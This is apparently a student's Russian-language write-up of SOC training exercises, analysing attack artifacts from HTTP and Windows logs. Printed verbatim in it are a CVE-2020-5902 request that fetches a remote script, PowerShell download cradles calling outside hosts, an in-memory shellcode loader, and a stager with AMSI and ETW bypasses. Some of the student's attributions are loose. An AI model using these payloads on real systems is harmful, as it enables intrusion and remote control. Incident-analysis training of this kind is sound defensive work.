Отдел мониторинга информационной безопасности. ESC (INT-1)

1)

```
В файле task1.txt привёден текст HTTP-запроса.
1. Опишите, что происходит (чего добиваются атакующие).
2. Выделите признаки, по которым понятно, что происходит атака.
3. Выделите IoC'и, которые могут быть использованы для выявления подобной активности в будущем.
4. Укажите, каким образом можно удостовериться в том, удалось ли атакующим достигнуть того, чего
```

GET /tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?
command=wget+http%253A%252F%252F136.144.41.3%252Bigipdmcdmsklcmk%252ohsitsvegawellrip.sh+%253B+chmod
HTTP/1.1
Host: 10.27.243.60
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept:
/
User-Agent: python-requests/2.25.1

1. Атакующие реализовывают RCE-атаку. Пытаются запустить вредоносный код.
2.

- /tmui/login.jsp/...; содержит критический шаблон **..;**, что лежит в основе уязвимости **CVE-2020-5902**.
- command=wget указывает на то, что с ресурса http://136.144.41.3/Bigipdmcdmsklcmk/ohsitsvegawelrip.sh (незащищённый протокол) происходит загрузка скрипта (расширение sh)
- chmod 777 - выдача полных прав скрипту и сразу же его запуск sh.
- удалённая загрузка ip-логгера - зачем пользователю он нужен????

3.
• Неизвестные файлы, приложения и процессы в системе;

- Сетевые: ip-адрес, URL, SSLCertFingerprint.
- Контрольные суммы файлов (FileHash).
- Другие: CVE-2020-5902.

4. Проверить наличие скрипта и iploggera в системе, если скрипт есть - проверить изменение прав.


2)

```
В файле task2.md приведен скриншот события из журнала аудита Windows.
1. Что подозрительного в событии?
2. С какой целью реализовано?
```

Для меня значение команды - value выглядит очень странно. Попыталась “раскодировать” (найти предназначение команды) - не вышло.

Согласно Microsoft: {`Invoke-Expression` оценивает или запускает указанную строку как команду и возвращает результаты выражения или команды. Без `Invoke-Expression`, строка, представленная в командной строке, будет возвращена (отображена) без изменений».}

Другими словами, это может быть полезно для вызова кода внутри скрипта или создания команд, которые будут выполняться позже.



Могу лишь предположить, что это событие показывает нам, что был установлен таймер на запуск скрипта.

3)

```
В файле task3.evtx содержатся события журнала аудита Windows.
1. Что в этих событиях является подозрительным?
2. Какие признаки указанных событий на это указывают?
3. Какие IoC'и можно выделить из этих событий?
4. Опишите подробно суть подозрительных действий в системе, зафиксированных в этом журнале.
```

У нас есть события с кодами: 22, 11, 18, 15, 7 и 1




Рис 1. События Windows

task3.evtx

В процессе 1 происходит запуск офисной программы и скачанного документа (вероятно, для увольнения) - пока ничего подозрительного...
"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE"
"C:\Users\user\Downloads\employee termination letter.docx”

Далее всё говорило о том, что пользователь работает с Вордом, НО, я натыкаюсь на такой процесс:

		OriginalFileName	SearchProtocolHost.exe

		CommandLine	"C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe13_ Global\UsGthrCtrlFltPipeMssGthrPipe13 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"

Выглядит странно, не правда ли?
В журнале указывается, что действие совершает неавторизованный пользователь.
Ух ты! А это уже интересно :)

Да это же запуск трояна!

А какая следом идёт интересная закодированная команда:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Nop -sta -noni -w hidden -encodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBu

У меня не получилось декодировать (через CyberChef), но думаю это прямая ссылка.

Нашла другой декодер - IEX (New-Object System.Net.WebClient).DownloadString('http://omni-consumer-pr0ducts.tk/favicon.ico');

Индикаторы компрометации: URL, FilePath, FileName, FileHash.
Суть действий злоумышленника: видно, пользователь загрузил вордовский шаблон заявления с подложенным трояном, который запускает powershell и выполняет скачивание файла (трояна), его запуск активирует удалённое подключение.

4)

```
В файле event.json приведено корреляционное событие на основе событий журнала аудита Windows.
1. Что произошло на узле?
2. С помощью чего это удалось добиться?
3. Если есть, то укажите адрес C&C и порт.
```

event.json

Главный закон безопасника? Видишь кодировку - раскодируй! Этим и займусь:

"powershell.exe -nop -w hidden -e aqbmacgawwbjag4adabqahqacgbdadoaogbtagkaegblacaalqblaheaiaa0ackaewakagiapqakaguabgb2adoadwbpag4azabpaH

```
if([IntPtr]::Size -eq 4)
    {$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}
```

```
else{$b='powershell.exe'};
$s=New-Object System.Diagnostics.ProcessStartInfo;
$s.FileName=$b;$s.
Arguments='-nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String(((''H4sIAHC+DGMCA7VX7Y+aSBj/3qT/A2lMxKwruGu3XpMmNygoVndlUVy15sLC''+''C
{0}'')-f''='',''e'')))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStanda
[System.Diagnostics.Process]::Start($s);
```

Декодировка неполная, **IO.Compression.GzipStream** ,к иногда злоумышленники заменяют это выражение на inflate, zlib или другие поддерживаемые алгоритмы сжатия.

```
function m4TB {

Param ($t8OhK, $IsQVAvVfc1f)

$ed2YZcbb0 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
$_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

return $ed2YZcbb0.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($ed2YZcbb0.GetMethod('GetModuleHandle')).Invoke($null, @($t8OhK)))), $IsQVAvVfc1f))

}

function rGiD {

Param (

[Parameter(Position = 0, Mandatory = $True)] [Type[]] $tSz1GbNDMAc,

[Parameter(Position = 1)] [Type] $pLL44p2YKM = [Void]

)

$qGHaJ = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])

$qGHaJ.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$tSz1GbNDMAc).SetImplementationFlags('Runtime, Managed')

$qGHaJ.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $pLL44p2YKM,
$tSz1GbNDMAc).SetImplementationFlags('Runtime, Managed')

return $qGHaJ.CreateType()

}

[Byte[]]$rSFd_SoaT = [System.Convert]::
```

FromBase64String

```
("/OiCAAAAYInlMcBki1Awi1lMi1lUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/

$sBjGWzU_55z = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((m4TB kernel32.dll
VirtualAlloc), (rGiD @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $rSFd_SoaT.Length,0x3000,
0x40)

[System.Runtime.InteropServices.Marshal]::Copy($rSFd_SoaT, 0, $sBjGWzU_55z, $rSFd_SoaT.length)

$oZxIewSmBmO = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((m4TB kernel32.dll
CreateThread), (rGiD @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$sBjGWzU_55z,[IntPtr]::Zero,0,[IntPtr]::Zero)
```

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((m4TB kernel32.dll WaitForSingleObject), (rGiD @([IntPtr], [Int32]))).Invoke($oZxIewSmBmO,0xffffffff) | Out-Null

В BaseString есть ещё кодировка:
"/OiCAAAAYInlMcBki1Awi1lMi1lUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/(

Не смогла декодировать....

5)

```
В SOC одной компании обратился пользователь, обеспокоенный странными процессами Powershell, кото

Определите:
1. К какому семейству принадлежит данное ВПО?
2. Перечислите имена всех файлов, которые могли быть загружены на компьютер с помощью данного ск
   TIP: Поисковиком можно пользоваться
```

powershell.EXE -w hidden -c function a($u){$d=(Ne`w-Obj`ect Net.WebC`lient).'DownloadData'($u);$c=$d.count;if($c -gt 173){$b=$d[173..$c];$p=New-Object Security.Cryptography.RSAParameters;$p.Modulus=[convert]::FromBase64String('2mWo17uXvG1BXpmdgv8v/3NTmnNubHtV62fWrk4jPFI9wM3NN2vzTzticIYHlm7K3r2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAc3nxzR4iqef+Object Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p);if($r.verifyData($b,(New-Object Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64String(-join([char[]]$d[0..171])))){I`ex(-join[char[]]$b)}}}$url='http://'+'t.amy'+'nx.com';a($url+'/a.jsp?ipc_20201126?'+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject Win32_ComputerSystemProduct).UUID,(random))-join'*'))

Перед нами вредоносное ПО **cryptojacking,** созданная для объединения ЭВМ в ботнет, использует уязвимость cmv (CVE-2017-0144)

Созданные файлы:

- %TEMP%\pktaiaka.0.cs
- %TEMP%\csce9e1.tmp
- %TEMP%\2tmkqsnj.out
- %TEMP%\2tmkqsnj.cmdline
- %TEMP%\2tmkqsnj.0.cs
- %TEMP%\pj0jsfg9.dll
- %TEMP%\res5e94.tmp
- %TEMP%\h_badxbu.dll
- %TEMP%\csc5e84.tmp
- %TEMP%\res5bf5.tmp
- %TEMP%\pj0jsfg9.out
- %TEMP%\pj0jsfg9.cmdline
- %TEMP%\pj0jsfg9.0.cs
- %TEMP%\csc5bd5.tmp

- %TEMP%\h_badxbu.out
- %TEMP%\h_badxbu.cmdline
- %TEMP%\h_badxbu.0.cs
- %TEMP%\lucla59g.dll
- %TEMP%\res4a88.tmp
- %TEMP%\csc4a77.tmp
- %TEMP%\lucla59g.out
- %TEMP%\lucla59g.cmdline
- %TEMP%\lucla59g.0.cs
- %TEMP%\pktaiaka.dll
- %TEMP%\res474d.tmp
- %TEMP%\csc473c.tmp
- %TEMP%\pktaiaka.out
- %TEMP%\pktaiaka.cmdline
- %TEMP%\rese9f2.tmp
- %TEMP%\2tmkqsnj.dl

6)

```
Некий пользователь решил скачать архив с "супер крутой игрой". Внутри лежал bat-файл, который по
В файле Log.txt приведена выдержка из событий журнала аудита Windows, связанных с указанными дей
Опишите, что же на самом деле произошло на компьтере пользователя.
Укажите необходимые подробности и признаки, по которым можно выявлять подобную активность, а так
```

Log.txt

Заберу дайджест из лога и проверю подлинность:
....MD5=29A9662D1120BED4B6FA5C8E70C8BDA2,SHA256=CB69CF7C00401EDE540F5BB9DC863A95B873EEA317AAB7D




Рис 2. VirusTotal

Обнаружен троян.

Поищу-ка я команды в PowerShell:

SQBmACgAJABQAFMAVgBlAHIAcwBpAE8ATgBUAGEAQgBsAGUALgBQAFMAVgBlAHIAUwBJAE8AbgAuAE0AYQBKAE8AcgA

If($PSVersiONTaBle.PSVerSIOn.MaJOr -GE 3){$REf=
[ReF].ASsembly.GeTTYPE('System.Management.Automation.Amsi'+'Utils');$REf.GEtFieLD('amsiInitF'+'ailed','NonPublic,Stat
[System.Diagnostics.Eventing.EventProvider]."GetFie ld"
('m_e'+'nabled','Non'+'Public,'+'Instance').SetValue([Ref].Assembly.GetType('Syste'+'m.Management.Automation.Tracing.PSE'+'twLogProvider')."G
('et'+'wProvider','NonPub'+'lic,S'+'tatic').GetValue($null),0);};
[SYsTeM.NEt.SERVicEPOINtMAnAGEr]::EXPEcT100ConTinUE=0;$5b316=NeW-ObJEct
SYSTeM.Net.WEBCLiENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([TexT.EncodINg]::UNicODe.GeTStRINg([CoNvERt]::FromBaSe64STrIng('aAB0AHQAcAA6AC8ALwAxADcAMg
Agent',$u);$5B316.Proxy=[SYsTEm.Net.WEBREQUeST]::DeFaulTWEbPROXy;$5B316.PROxy.CrEDenTIAlS =
[SysTEM.NEt.CredEntIAlCache]::DEfAULTNETWorkCREDEntIalS;$Script:Proxy = $5b316.Proxy;$K=
[SYsteM.TEXt.EncOdiNG]::ASCII.GETByteS('bk]2()mgP!0@sf3VlXa,SIG|%8on<rD#');$R={$D,$K=$Args;$S=0..255;0..255|%
{$J=($J+$S[$]+$K[$%$K.COUNT])%256;$S[$],$S[$J]=$S[$J],$S[$]};$D|%{$I=($I+1)%256;$H=
($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bxor$S[($S[$I]+$S[$H])%256]}};$5B316.HEAdeRS.ADd("Cookie","azkGFw=Iy2r9xiUrZfcSUzwyVSFZZdZowM=");$DatA=$5
jOiN[CHar[]](& $R $Data ($IV+$K))

Описание: некий vpupkin залогинился в системе, и, действительно скачал заражённый файл, C:\\Users\\vpupkin\\Downloads\\super-cool-game.zip", это позволило получить злоумышленнику доступ к компьютеру Васи Пупкина, об этом и свидетельствует изменение реестра
(....\"Property DBConnString does not exist at path HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\Tssdis\\Parameters.\"\r\n\r\n\r\nContext:\r\n Severity =

Informational\r\n Host Name = ServerRemoteHost\r\n Host Version = 1.0.0.0\r\n Host ID = daaf7b84-e743-4e5d-8dc4-cae6cc2dfdd9\r\n Engine Version = 4.0\r\n Runspace ID = d9376d36-cad6-49b9-b353-47ef3a1586ad\r\n" ....), а также выдача прав подключённому хосту
(...,"EventID":"4103","Version":"1","Level":"4","Task":"106","Opcode":"20","Keywords":"0x0","TimeCreated":{"SystemTime":"2022-03-31T02:21:06.322051100Z"},"EventRecordID":"3583590","Correlation":{"ActivityID":"{CC05A9DE-4069-0001-A313-0ACC6940D801}"},"Execution":{"ProcessID":"5636","ThreadID":"7128"},"Channel":"Microsoft-Windows-PowerShell/Operational","Computer":"RDS.testlab.esc","Security":{"UserID":"S-1-5-21-1129291328-2819992169-918366777-1115"}},"EventData":{"Data":[{"text":" Severity = Informational\r\n Host Name = ServerRemoteHost\r\n Host Version = 1.0.0.0\r\n Host ID = daaf7b84-e743-4e5d-8dc4-cae6cc2dfdd9\r\n Engine Version = 4.0\r\n Runspace ID = d9376d36-cad6-49b9-b353-47ef3a1586ad\r\n Pipeline ID = 1\r\n Command Name = Get-ItemProperty\r\n Command Type = Cmdlet\r\n Script Name = \r\n Command Path = \r\n Sequence Number = 22\r\n User = TESTLAB\\test-admin\r\n Shell ID = Microsoft.PowerShell\r\n").

Ярким действием злоумышленника стало создание вредоносного файла:
"C:\\Users\\vpupkin\\Desktop\\l1.bat\" (родительская команда)

Меры реагирования: сканирование портов на протоколы удалённого доступа, откат системы до незаражённого дампа.